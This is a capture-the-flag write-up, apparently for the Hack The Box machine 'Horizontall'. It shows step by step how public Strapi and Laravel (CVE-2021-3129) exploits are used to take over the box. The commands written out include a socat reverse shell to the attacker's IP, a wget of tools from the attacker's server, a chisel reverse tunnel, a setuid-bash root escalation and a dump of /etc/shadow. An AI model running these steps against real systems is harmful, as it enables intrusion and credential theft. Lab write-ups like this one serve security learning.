Horizontall - 13th Nov 2021

10.10.11.105

Scanning


We can run `masscan_to_nmap.py`, a tool I made that you can find on my Github. It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50ff:6b:0d:d5 (RSA)
| 256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_ 256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open http nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
```


This scan references a `horizontall.htb`, so let's add that to our `/etc/hosts`

Enumeration

Given port 22's ssh isn't running a vulnerable service and I don't want to try and brute force anything, lets give some attention to port 80's website




This is a pretty plain site, with no interesting functionality. However, dipping in to the source code we can see a subdomain called **'api-prod.horizontall.htb'** is referenced. Let's add this to our `/etc/hosts` file too




Api-Prod

If we traverse to this subdomain and the referenced directory, we are met with this uninspiring page.



However, if we traverse to `/admin`, we find something quite interesting



Strapi

If we leverage `searchsploit`, we can see there are three exploits we can test


```
[13-Nov-21 20:04:49 GMT] horizontall/enum
→ searchsploit strapi
 Exploit Title                                                               |  Path
Strapi 3.0.0-beta - Set Password (Unauthenticated)                           | multiple/webapps/50237.py
Strapi 3.0.0-beta.17.7 - Remote Code Execution (RCE) (Authenticated)         | multiple/webapps/50238.py
Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticate     | multiple/webapps/50239.py
```

Let's copy the exploit and then fire it off

```
#pull exploit
searchsploit -m multiple/webapps/50239.py
#fire exploit
python3 50239.py http://api-prod.horizontall.htb
```


```
[13-Nov-21 20:11:23 GMT] Desktop/exploit
→ python3 50239.py http://api-prod.horizontall.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjM2ODM0Mzk5LCJleHAiOjE2Mzk0MjYzOTl9.wSEIHw0HABsO8ZSNb64IC522qgHXWeambRdVvd5cq4M
```

We get the creds *admin ; SuperStrongPassword1*, which allow us to sign in



Authorized


Now we have credentials, we can examine Strapi in more detail. We know from the exploit that we are running likely version **3.0.0-beta.17.4**, which we can verify by looking at the bottom left of the admin portal



A strategic google allows us to find a specific post-authorization vuln CVE-2019-19609.

Lets pull the exploit and fire it off


```
python3 exploit.py \
-d 'api-prod.horizontall.htb' \
-jwt '#token' \
-l #yourip \
-p #listening port
```



Strapi Shell

`uname -m` confirms we're running a 64 bit machine, so I'm going to bring a **socat binary** over to get a stable shell

```
# pull socat
aget \
https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat

#take from attack machine to victim
python3 -m http.server 80 #kali
wget http://10.10.14.6/socat #victim pullls
#make executable
chmod +x ./socat

#get a shell
# attacker
socat file: `tty`,raw,echo=0 tcp-listen:#yourport
# victim
./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:#yourip:#yourport
```



```
./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.6:5432


[13-Nov-21 20:32:47 GMT] horizontall/tools
🔍 → socat file:`tty`,raw,echo=0 tcp-listen:5432
strapi@horizontall:/tmp$ whoami
strapi
strapi@horizontall:/tmp$
```

We can grab the user flag whilst we're here

Enumeration II

Looking around the box, there are some strange services only running locally on the network: `netstat -plunt`

```
strapi@horizontall:/tmp$ netstat -plunt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      1798/node /usr/bin/
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
strapi@horizontall:/tmp$
```

We can `curl` the various services, until we see **Laravel** running on port **8000**: `curl http://127.0.0.1:8000`

Laravel


In the same curl command, if we scroll down we can verify the version being run : **Laravel v8 (PHP v7.4.18)**

If we google around with this version, we can find an exploit for the vulnerability : CVE-2021-3129

Tunnel


To use the exploit, we have to create a tunnel so we can access port 8000. Let's use chisel. Copy a binary over to the victim machine and lets begin

```
#I always change chisel's name
#in kali
sudo ./chisel server --port 5001 --reverse
# in victim
./chisel client 10.10.14.6:5001 R:8000:127.0.0.1:8000
```



```
strapi@horizontall:/tmp$ ./chisel client 10.10.14.6:5001 R:8000:127.0.0.1:8000
2021/11/13 21:14:12 client: Connecting to ws://10.10.14.6:5001
2021/11/13 21:14:13 client: Connected (Latency 22.149391ms)


2021/11/13 21:08:32 server: session#1: tun: proxy#R:8080=>8080: Listening
^C[13-Nov-21 21:12:07 GMT] horizontall/tools
🔍 → sudo ./chisel server --port 5001 --reverse
2021/11/13 21:12:32 server: Reverse tunnelling enabled
2021/11/13 21:12:32 server: Fingerprint /jt4eIazFsaTL01UlRl6ynddhJJbC+sHQafvvvrFc6k=
2021/11/13 21:12:32 server: Listening on http://0.0.0.0:5001
2021/11/13 21:12:34 server: session#1: tun: proxy#R:8000=>8000: Listening
```

You can test it's worked by visiting 127.0.0.1:8000



Exploit

Okay now let's fire this bad boy off on our kali machine `python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 whoami`

```
[13-Nov-21 21:16:56 GMT] horizontall/tools
🔍 → python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 whoami
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

root

[i] Trying to clear logs
[+] Logs cleared
[13-Nov-21 21:17:10 GMT] horizontall/tools
```

From here, you can then get the root flag

```
[13-Nov-21 21:22:52 GMT] horizontall/tools
🔍 → python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 "cat /root/root.txt"
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

510ef8142e300c30f36c83309391076c0
```

To get a root shell, try this

```
#the whoami at the end is just to confirm it has worked
python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 \
'chmod +s /bin/bash && whoami'

#then in a victim shell
/bin/bash -p
```

```
[14-Nov-21 16:47:46 GMT] horizontall/tools
🔍 → python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 'chmod +s /bin/bash && whoami'
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

root

[i] Trying to clear logs
[+] Logs cleared
```

```
🔍 → sudo nc -nvlp 6666
[sudo] password for dray:
listening on [any] 6666 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.105] 50560
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -p
whoami
root
head /etc/shadow
root:$6$rGxQBZV9$SbzCXDzp1MEx7xxXYuV5voXCy4k9OdyCDbyJcWuETBujfMrpfVtTXjbx82bTNlPK6Ayg8SqKMYgVlYukVOKJz1:18836:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
```